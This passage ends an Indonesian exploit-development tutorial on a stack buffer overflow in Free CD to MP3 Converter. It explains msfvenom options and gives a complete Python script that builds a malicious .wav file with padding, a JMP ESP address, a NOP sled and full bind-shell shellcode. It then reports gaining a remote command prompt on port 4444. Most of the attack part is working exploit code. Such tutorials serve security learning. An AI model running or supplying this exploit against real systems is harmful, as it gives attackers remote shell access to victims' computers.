
msfvenom	Modul bawaan Metasploit untuk menghasilkan payload
windows/shell_bind_tcp	Payload yang dipilih yaitu modul yang dibuat oleh Metasploit untuk membuka port dan menerima koneksi, yaitu bind shell
-f python	Format yang akan dihasilkan, dalam hal ini kita akan keluarkan dalam format python
-v shellcode	Nama variable yang akan dihasilkan, misalkan shellcode
-b '\x0a'	Menambahkan karakter yang tidak akan disertakan

Kita edit lagi python scriptnya:

```
#!/usr/bin/python

filename = "shellcode-bind-shell.wav"

junk = "\x41" * 4112                        # jumlah sampah yang dikirim
eip = "\x09\x7b\x49\x00"                    # 0x00497b09 FFE4   JMP ESP
nops = "\x90" * 16                          # NOP

shellcode =  ""
shellcode += "\xdb\xca\xd9\x74\x24\xf4\xb8\x8f\x8b\x2e\xe7\x5b"
shellcode += "\x33\xc9\xb1\x53\x31\x43\x17\x03\x43\x17\x83\x64"
shellcode += "\x77\xcc\x12\x86\x60\x93\xdd\x76\x71\xf4\x54\x93"
shellcode += "\x40\x34\x02\xd0\xf3\x84\x40\xb4\xff\x6f\x04\x2c"
shellcode += "\x8b\x02\x81\x43\x3c\xa8\xf7\x6a\xbd\x81\xc4\xed"
shellcode += "\x3d\xd8\x18\xcd\x7c\x13\x6d\x0c\xb8\x4e\x9c\x5c"
```


```
shellcode += "\x11\x04\x33\x70\x16\x50\x88\xfb\x64\x74\x88\x18"
shellcode += "\x3c\x77\xb9\x8f\x36\x2e\x19\x2e\x9a\x5a\x10\x28"
shellcode += "\xff\x67\xea\xc3\xcb\x1c\xed\x05\x02\xdc\x42\x68"
shellcode += "\xaa\x2f\x9a\xad\x0d\xd0\xe9\xc7\x6d\x6d\xea\x1c"
shellcode += "\x0f\xa9\x7f\x86\xb7\x3a\x27\x62\x49\xee\xbe\xe1"
shellcode += "\x45\x5b\xb4\xad\x49\x5a\x19\xc6\x76\xd7\x9c\x08"
shellcode += "\xff\xa3\xba\x8c\x5b\x77\xa2\x95\x01\xd6\xdb\xc5"
shellcode += "\xe9\x87\x79\x8e\x04\xd3\xf3\xcd\x40\x10\x3e\xed"
shellcode += "\x90\x3e\x49\x9e\xa2\xe1\xe1\x08\x8f\x6a\x2c\xcf"
shellcode += "\xf0\x40\x88\x5f\x0f\x6b\xe9\x76\xd4\x3f\xb9\xe0"
shellcode += "\xfd\x3f\x52\xf0\x02\xea\xcf\xf8\xa5\x45\xf2\x05"
shellcode += "\x15\x36\xb2\xa5\xfe\x5c\x3d\x9a\x1f\x5f\x97\xb3"
shellcode += "\x88\xa2\x18\xaa\x14\x2a\xfe\xa6\xb4\x7a\xa8\x5e"
shellcode += "\x77\x59\x61\xf9\x88\x8b\xd9\x6d\xc0\xdd\xde\x92"
shellcode += "\xd1\xcb\x48\x04\x5a\x18\x4d\x35\x5d\x35\xe5\x22"
shellcode += "\xca\xc3\x64\x01\x6a\xd3\xac\xf1\x0f\x46\x2b\x01"
shellcode += "\x59\x7b\xe4\x56\x0e\x4d\xfd\x32\xa2\xf4\x57\x20"
shellcode += "\x3f\x60\x9f\xe0\xe4\x51\x1e\xe9\x69\xed\x04\xf9"
shellcode += "\xb7\xee\x00\xad\x67\xb9\xde\x1b\xce\x13\x91\xf5"
shellcode += "\x98\xc8\x7b\x91\x5d\x23\xbc\xe7\x61\x6e\x4a\x07"
shellcode += "\xd3\xc7\x0b\x38\xdc\x8f\x9b\x41\x00\x30\x63\x98"
shellcode += "\x80\x40\x2e\x80\xa1\xc8\xf7\x51\xf0\x94\x07\x8c"
shellcode += "\x37\xa1\x8b\x24\xc8\x56\x93\x4d\xcd\x13\x13\xbe"
shellcode += "\xbf\x0c\xf6\xc0\x6c\x2c\xd3"

espdata = "\x90" * (5000 - len(junk+eip+nops+shellcode)) # sisa bytes
file=open(filename,'w')
file.write(junk+eip+nops+shellcode+espdata)
print "[+] File",filename,"created successfully.."
file.close()
```

Jalankan lagi script diatas, maka akan menghasilkan file shellcode-bind-shell.wav. Muat lagi file tersebut dengan program Free CD to MP3 Converter, kali ini tanpa menggunakan OllyDbg.



Pada screenshot di atas, terlihat bahwa pada saat eksekusi netstat pertama kali, tidak ada port 4444 yang sedang menunggu (LISTENING). Namun ketika file shellcode-bind-shell.wav dimuat pada program Free CD to MP3 Converter, program tersebut terlihat "hang" dan ketika saya menjalankan netstat kembali, sebuah port 4444 sudah menunggu (LISTENING).

Apabila kita melakukan koneksi ke port tersebut, berikut ini yang terlihat dari sisi pembuat exploit:



Owned! Kita berhasil mendapatkan command prompt komputer target.

Penutup

Beberapa tehnik yang lain seperti SEH Based Stack Buffer Overflow, Unicode Stack Buffer Overflow, Heap Overflow, Bypass ASLR and DEP, dan beberapa tehnik untuk meloloskan diri dari space yang kecil akan menjadi bagian dari Ngeteh Seri Exploit Development berikutnya.

Semoga dengan adanya Ngeteh ini semakin memacu teman-teman untuk lebih kreatif, saling menghargai dan berbagi pengetahuan dengan yang membutuhkan.

Referensi

1. Exploit writing tutorial part 1 : Stack Based Overflows - https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/
2. Free CD to MP3 Converter exploit (https://www.google.co.id/search?q=free+cd+to+mp3+converter+exploit-db&oq=free+CD+to+MP3+Converter+expl&aqs=chrome.0.69i59j69i57j69i60l3.4305j0j4&sourceid=chrome&ie=UTF-8)
3. Fuzzer dan Teknologi Security - http://sarang.kecoak.or.id/TOKET_3/003-fuzzer.txt
4. Stack-based Buffer Overflow - http://sarang.kecoak.or.id/TOKET_1/localstackov.txt